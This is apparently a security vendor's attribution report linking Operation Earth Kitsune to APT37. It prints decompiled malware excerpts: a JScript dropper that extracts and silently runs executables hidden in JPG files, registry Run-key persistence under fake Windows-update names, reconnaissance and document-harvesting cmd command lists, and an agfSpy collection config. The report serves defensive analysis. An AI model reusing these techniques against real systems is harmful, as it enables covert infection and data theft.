
Figure 7. PowerShell scripts downloading JPG files

The following TTPs are common in both campaigns related to the scripts in Figure 7:

- Both have compromised websites where the malware samples are hosted and delivered to victim machines.
- Both use PowerShell scripts to download and run the samples.
- Both PowerShell scripts download multiple malware to the victim machine. It appears the attacker is willing to implement multiple mechanisms for infecting the victim machine once it is compromised.
- Both use different samples for the multiple malware downloaded.
- Both use JPG as a delivering extension.

- Multiple samples are delivered at the same time. In both cases, at least one sample received command line arguments.


Another surprising similarity in the TTPs related to both campaigns is the path pointing to “udel_ok.ipp,” as shown in Figure 7. This is a JavaScript file that executes with wscript.exe. Figure 8 shows the partial source code for this JavaScript.



```
C = function (b1, b2, b3, b4, b5) {

    try {
        s = A("ADODB.Stream");
        s1 = A("ADODB.Stream");

        c = A("WScript.shell");
        t = c.ExpandEnvironmentStrings("%temp%");
        t1 = t + "\\" + b1;
        t2 = t + b2;
        s.Mode = 3;
        s.Type = 1;
        s.Open();

        s1.Mode = 3;
        s1.Type = 1;
        s1.Open();

        s.LoadFromFile(t1);
        s.Position = b4;

        s1.Write(s.Read);
        s1.SaveToFile(t2, 2);

        c.Run(t2 + " " + b3, 0);
    } catch (e) { ;
    }
}
C("alitmp0131.jpg", "\\Windows-KB275122-x86.exe", "help", 5651);
C("alitmp0132.jpg", "\\Windows-KB271854-x86.exe", "", 5651);
```

Figure 8. Javascript executing the malware.

What got our attention is that the samples were renamed to be similar to the naming convention of Windows update files (i.e., “Windows-KB275122-x86.exe”). While analyzing the samples that have been previously attributed to APT37, we noticed that the persistence mechanism in Operation Earth Kitsune uses the same naming convention to auto-start itself through the Windows run registry key. We also found that older samples from the previous SLUB campaigns in 2019 used a similar naming convention. Figure 9 shows that SLUB used “Windows-RT-KB-2937636.dll,” while Freenki used “Windows-KB275122-x86.exe.”



SLUB, 2019: 43221eb160733ea694b4fdda70e7eab4a86d59c5f9749fd2f9b71783e5da6dd7

```
while ( v5 );
qmemcpy(v4, L"\\Windows-RT-KB2937636.dll", 0x34u);
if ( dword_100CC9DC(-2147483647, L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 0, 0, 983103, 0, &v136, 0) )
{
  GetLastError();
}
else
{
  v6 = v172;
  LODWORD(v173[1]) = 2228256;
  v173[0] = xmmword_100BE9DC;
  WORD2(v173[1]) = 0;
  while ( *v6++ )
    ;
  v8 = (char *)v6 - (char *)v172;
  v9 = &v172[511];
  do
  {
    v10 = v9[1];
    ++v9;
  }
  while ( v10 );
  qmemcpy(v9, v172, v8);
  v11 = &v172[511];
  do
  {
    v12 = v11[1];
    ++v11;
  }
  while ( v12 );
  qmemcpy(v11, L"\",UpdateMPUnits", 0x20u);
  if ( dword_100CC9BC(
         v136,
         L"Microsoft Setup Initializazion",
         0,
         1,
         v173,
         2 * wcslen((const unsigned __int16 *)v173) + 2) )
```

APT37 - bigpooh_milk: 40572e1fc37f4376fdb2a33a6c376631ff7bc00b1e64538a0385bc1e09a85574


```
if ( OpenProcessToken(v4, 0x20008u, &TokenHandle) && GetUserProfileDirectoryW(TokenHandle, ProfileDir, &cchSize) )
{
  lstrcatW(ProfileDir, L"\\Windows-KB275122-x86.exe");
  CloseHandle(TokenHandle);
  wsprintfW(v13, L"\"%s\" help", ProfileDir);
  CopyFileW(Buffer, ProfileDir, 0);
  RegOpenKeyW(HKEY_CURRENT_USER, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", &phkResult);
  v5 = lstrlenW(v13);
  RegSetValueExW(phkResult, L"Windows Update", 0, 1u, (const BYTE *)v13, 2 * v5);
  RegCloseKey(phkResult);
}
return 0;
```

Figure 9 Naming convention for persistence.

We can see how the Freenki malware, previous SLUB campaigns, and Operation Earth Kitsune share many common TTPs in their delivery and persistence mechanisms. However, these are not the only commonalities. Again, on its own, this might not be coincidental. However, our analysis shows further similarities that imply correlation.

GNUBoard compromised web sites

In the blog describing Operation Earth Kitsune, we noted sites using the GNUBoard Content Management System (CMS) had been compromised and were used to host malware. The malware campaigns previously attributed to APT37 also extensively used the exploitation of web sites hosted with GNUBoard CMS. While analyzing multiple samples, we found indicators of this strategy across the various campaigns. Figure 10 shows an example attributed to APT37 and Operation Earth Kitsune as a comparison. The SLUB campaign also exploited and used GNUBoard websites as part of the infrastructure.



Both Operation Earth Kitsune and APT37 use GNUBOARD compromised websites as part of the infrastructure. In both cases the malware is deployed using ".jpg" extension malicious samples (see previous slides as well)

APT37 GNUBOARD compromised
(http://%s%s%s_put.jpg)

Website_1

```
webproxy.php
/bbs/data/image/work/
www.wildrush.co.kr
bad allocation
IsWow64Process
kernel32
```

view-source:http://www.wildrush.co.kr/new/bbs/bbs/board.php?bo_table=wildrush&wr_id=1

```
<!-- <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"> -->
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<title>wildrush > wildrush_MS > wildrush_MS 게시판 테스트</title>
<link rel="stylesheet" href="../style.css" type="text/css">
</head>
<script type="text/javascript">
// 자바스크립트에서 사용하는 전역변수 선언
var g4_path      = "..";
var g4_bbs       = "bbs";
var g4_bbs_img   = "img";
var g4_url       = "http://www.wildrush.co.kr/new/bbs";
var g4_is_member = "";
var g4_is_admin  = "";
var g4_bo_table  = "wildrush";
var g4_sca       = "";
var g4_charset   = "utf-8";
var g4_cookie_domain = "";
var g4_is_gecko  = navigator.userAgent.toLowerCase().indexOf("gecko") != -1;
var g4_is_ie     = navigator.userAgent.toLowerCase().indexOf("msie") != -1;
</script>
<script type="text/javascript" src="../js/jquery-1.4.2.min.js"></script>
<script type="text/javascript" src="../js/common.js"></script>
<body topmargin="0" leftmargin="0" >
<a name="g4_head"></a>
<script type="text/javascript" src="../js/sideview.js"></script>
<script type='text/javascript' src='../js/ajax.js'></script>
```

Website_2

```
index.php
/news2/news_dir/
www.kgls.or.kr
bad allocation
IsWow64Process
kernel32
```

view-source:https://web.archive.org/web/20130520185457/http://www.kgls.or.kr/

```
<!-- <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"> -->
<html>
<head><script src="//archive.org/includes/analytics.js?v=cf34f82" type="text/java
<script type="text/javascript">window.addEventListener('DOMContentLoaded',fur
<script type="text/javascript" src="/_static/js/wombat.js?v=cRqOKCOw" charset=
<script type="text/javascript">
  __wm.init("https://web.archive.org/web");
  __wm.wombat("http://www.kgls.or.kr/","20130520185457","https://web.archive.org
        "1369076097");
</script>
<link rel="stylesheet" type="text/css" href="/_static/css/banner-styles.css?v=NHu
<link rel="stylesheet" type="text/css" href="/_static/css/iconochive.css?v=qtvMKc
<!-- End Wayback Rewrite JS Include -->

<meta http-equiv="content-type" content="text/html; charset=euc-kr">
<title>정부법무공단</title>
<link rel="stylesheet" href="/web/20130520185457cs_/http://www.kgls.or.kr/syster
</head>
<script language="javascript">
// 자바스크립트에서 사용하는 전역변수 선언
var g4_path      = "./system";
var g4_bbs       = "bbs";
var g4_bbs_img   = "img";
var g4_url       = "https://web.archive.org/web/20130520185457/http://www.kgls.or.l
var g4_is_member = "";
var g4_is_admin  = "";
var g4_bo_table  = "";
var g4_sca       = "";
var g4_charset   = "euc-kr";
var g4_cookie_domain = "";
var g4_is_gecko  = navigator.userAgent.toLowerCase().indexOf("gecko") != -1;
var g4_is_ie     = navigator.userAgent.toLowerCase().indexOf("msie") != -1;
</script>
```

Operation Earth Kitsune GNUBOARD compromised

http://kancc.org/bbs/board.php?bo_table=[redacted]

http://www.hanseattle.com/main/skin/[redacted].js

view-source:http://www.hanseattle.com/main/

```
"-->
<META name="generator" content="php html mysql">
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<title>시애틀 한마당</title>
<link rel="stylesheet" href="./style.css" type="text/css">
</head>
<script language="javascript">
// 자바스크립트에서 사용하는 전역변수 선언
var g4_path      = ".";
var g4_bbs       = "bbs";
var g4_bbs_img   = "img";
var g4_url       = "http://www.hanseattle.com";
var g4_is_member = "";
var g4_is_admin  = "";
var g4_bo_table  = "";
var g4_sca       = "";
var g4_charset   = "utf-8";
var g4_cookie_domain = "";
var g4_is_gecko  = navigator.userAgent.toLowerCase().indexOf("gecko") !=
var g4_is_ie     = navigator.userAgent.toLowerCase().indexOf("msie") !=
</script>
<script type="text/javascript" src="./js/common.js"></script>
<script type="text/javascript" src="./js/ajax.js"></script>
<body topmargin="0" leftmargin="0" >
<!-- 이미지 팝업 레이어를 사용하기 위하여 -->
<!-- 라이트 박스 스타일 시작 -->
<style type="text/css">
 html { width:100%; height:100%; }
 body { width:100%; height:100%; margin: 0px; padding: 0px; font-size:9p

 .SLB_center { cursor:pointer; visibility:hidden; background-color: #FFF
 .SLB_close { cursor: pointer; display:none; font-family: verdana,tahoma
 .SLB_caption { cursor: pointer; display:none; font-family: verdana,taho
 #SLB_loading { cursor: pointer; display:none; z-index: 99998; position:
</style>
<!-- 라이트 박스 스타일 끝 -->
<div id="SLB_film" style="z-index: 99997; position:absolute; display:non
<div id="SLB_content" onclick="SLB();" align="center" style="z-index: 99
<div id="SLB_loading" onclick="SLB();" title="로딩중...클릭시 취소"> Loadir
<a name="g4_head"></a>
```


Figure 10. Websites created using GNUBoard CMS

Exfiltration commands

As mentioned in the previous report on Operation Earth Kitsune, one of the espionage backdoors, named agfSpy, received a “JSON” configuration with a list of native Windows commands to execute. The output of those commands is exfiltrated back to the agfSpy command and control (C2) server. While analyzing one malware previously attributed to APT37, it executed practically the same command sequences including the paths and extensions. Even when the threat actor was not using the “JSON” format, the commands embedded in the various samples show a surprising amount of similarities. Figure 11 shows a comparison of the exfiltration commands between malware previously attributed to APT37 and Operation Earth Kitsune. Note the following similarities:

- The usage of paths C:\Users and D:\ are similar
- The searching patterns are very similar
- The extension list is very similar

Note that we are comparting a sample from 2016 with agfSpy, which is from 2020. It makes sense that new campaigns coming from the same authors/groups will add new extensions like “.xlsx” to support updated versions of Office documents. It is also clear that the actual interest is on the “.hwp” extension for Korean Office document listing support during exfiltration.


APT37 Exfiltration Commands: 2f4c2f736c9071678a19831550af5196447b988ddae50d2954ee4cec93b26693

```
rdata:0041585C    00000019    C    cmd.exe /c whoami >[LOG]
rdata:00415878    0000001B    C    cmd.exe /c time /t >>[LOG]
rdata:00415894    00000021    C    cmd.exe /c ipconfig /all >>[LOG]
rdata:004158B8    0000001C    C    cmd.exe /c tasklist >>[LOG]
rdata:004158D4    00000017    C    cmd.exe /c set >>[LOG]
rdata:004158F0    00000083    C    cmd.exe /c dir /a:-d /od /tw /s c:\\users\\*.doc*,c:\\users\\*.xls*,c:\\users\\*.hwp,c:\\users\\*.zip,c:\\users\\*....
rdata:00415978    0000004D    C    cmd.exe /c dir /a:-d /od /tw /s d:\\*.doc*,d:\\*.xls*,d:\\*.hwp,d:\\*.zip>>[LOG]
rdata:004159C8    0000004D    C    cmd.exe /c dir /a:-d /od /tw /s e:\\*.doc*,e:\\*.xls*,e:\\*.hwp,e:\\*.zip>>[LOG]
rdata:00415A18    0000004D    C    cmd.exe /c dir /a:-d /od /tw /s f:\\*.doc*,f:\\*.xls*,f:\\*.hwp,f:\\*.zip>>[LOG]
```

Operation Earth Kitsune: agfSpy


```
{
    "cmd": ["systeminfo", "net share", "netstat -an", "arp -a", "ipconfig -all", "wmic logicaldisk get name", "nslookup myip.opendns.com resolver1.opendns.com", "whoami /all"],
    "searchdir": ["C:\\Users,r", "D:\\"],
    "dirpaths": ["%USERPROFILE%"],
    "filepaths": [],
    "extensions": [".doc", ".docx", ".hwp", ".pdf", ".ppt", ".pptx", ".xls", ".xlsx", ".txt", ".lnk", ".log"],
    "date": "2010-01-01 00:00:01",
    "maxfilesize": 100000000,
    "intervaltime": 3600000
}
```

Figure 11. Exfiltration command similarities.

Code sharing

When doing attribution, finding code sharing between different samples is one of the most desired discoveries. However, in our case, this was difficult as we are comparing samples from 2016-2017 to those developed in 2020. At the same time, practically all code for the SLUB malware was created from scratch. Also, dneSpy and agfSpy are based on custom and newly developed code. That makes it difficult to match code similarities, and that is why many of the indicators of code sharing are sparse across different samples.

However, one feature that is present in the previous malware attributed to APT37 and Operation Earth Kitsune is the screenshot capture. We tried to find how this feature evolved across previous samples and the older SLUB samples. During the analysis, we found a clear indication of code sharing for the screenshot functionality. Figure 12 shows a comparison between the two samples. While this code may have some related “internet code sharing post” origin, both samples share it. They also have some changes that make sense, such as removing the error “failed to take…,” since this is not required for the malware functionality. It is likely a late refactor to the code.



SLUB

```
v18[0] = 1;
v18[1] = 0;
v18[2] = 0;
v18[3] = 0;
GdiplusStartup(&v20, v18, 0);
v1 = GetDesktopWindow();
GetWindowRect(v1, &v36);
v2 = GetWindowDC(v1);
v24 = v36.right - v36.left;
v23 = v2;
v21 = v36.bottom - v36.top;
LOWORD(v1) = GetDeviceCaps(v2, 12);
v3 = CreateCompatibleDC(v2);
v35.bmiHeader.biWidth = v24;
v35.bmiHeader.biPlanes = 1;
v35.bmiHeader.biSize = 40;
v35.bmiHeader.biHeight = -v21;
v35.bmiHeader.biBitCount = (unsigned __int16)v1;
v35.bmiHeader.biCompression = 0;
v35.bmiHeader.biSizeImage = 0;
v35.bmiHeader.biXPelsPerMeter = 0;
v35.bmiHeader.biYPelsPerMeter = 0;
v35.bmiHeader.biClrUsed = 0;
v35.bmiHeader.biClrImportant = 0;
v35.bmiColors[0] = 0;
v22 = CreateDIBSection(v23, &v35, 1u, &v17, 0, 0);
if ( !v22 )
{
  DeleteDC(v3);
  DeleteDC(v23);
  GdiplusShutdown(v20);
  GetLastError();
  return 0;
}
v5 = SaveDC(v3);
SelectObject(v3, v22);
BitBlt(v3, 0, 0, v24, v21, v23, 0, 0, 0xCC0020u);
RestoreDC(v3, v5);
DeleteDC(v3);
DeleteDC(v23);
v6 = (_DWORD *)GdipAlloc(16);
v24 = (LONG)v6;
if ( v6 )
{
  *v6 = &Gdiplus::Bitmap::`vftable';
  v24 = 0;
  v6[2] = GdipCreateBitmapFromHBITMAP(v22, 0, &v24);
  v6[1] = v24;
}
else
```

APT37: 64ef80e7639c8c5dddf239883617e6740c6b3589f995d11314d36ab64fcfc54c


```
v33[0] = 1;
v33[1] = 0;
v33[2] = 0;
v33[3] = 0;
GdiplusStartup(&v36, v33, 0);
v1 = GetDesktopWindow();
GetWindowRect(v1, &Rect);
v2 = GetWindowDC(v1);
v3 = Rect.right - Rect.left;
v18 = Rect.right - Rect.left;
cy = Rect.bottom - Rect.top;
v4 = CreateCompatibleDC(v2);
pbmi.bmiHeader.biSize = 40;
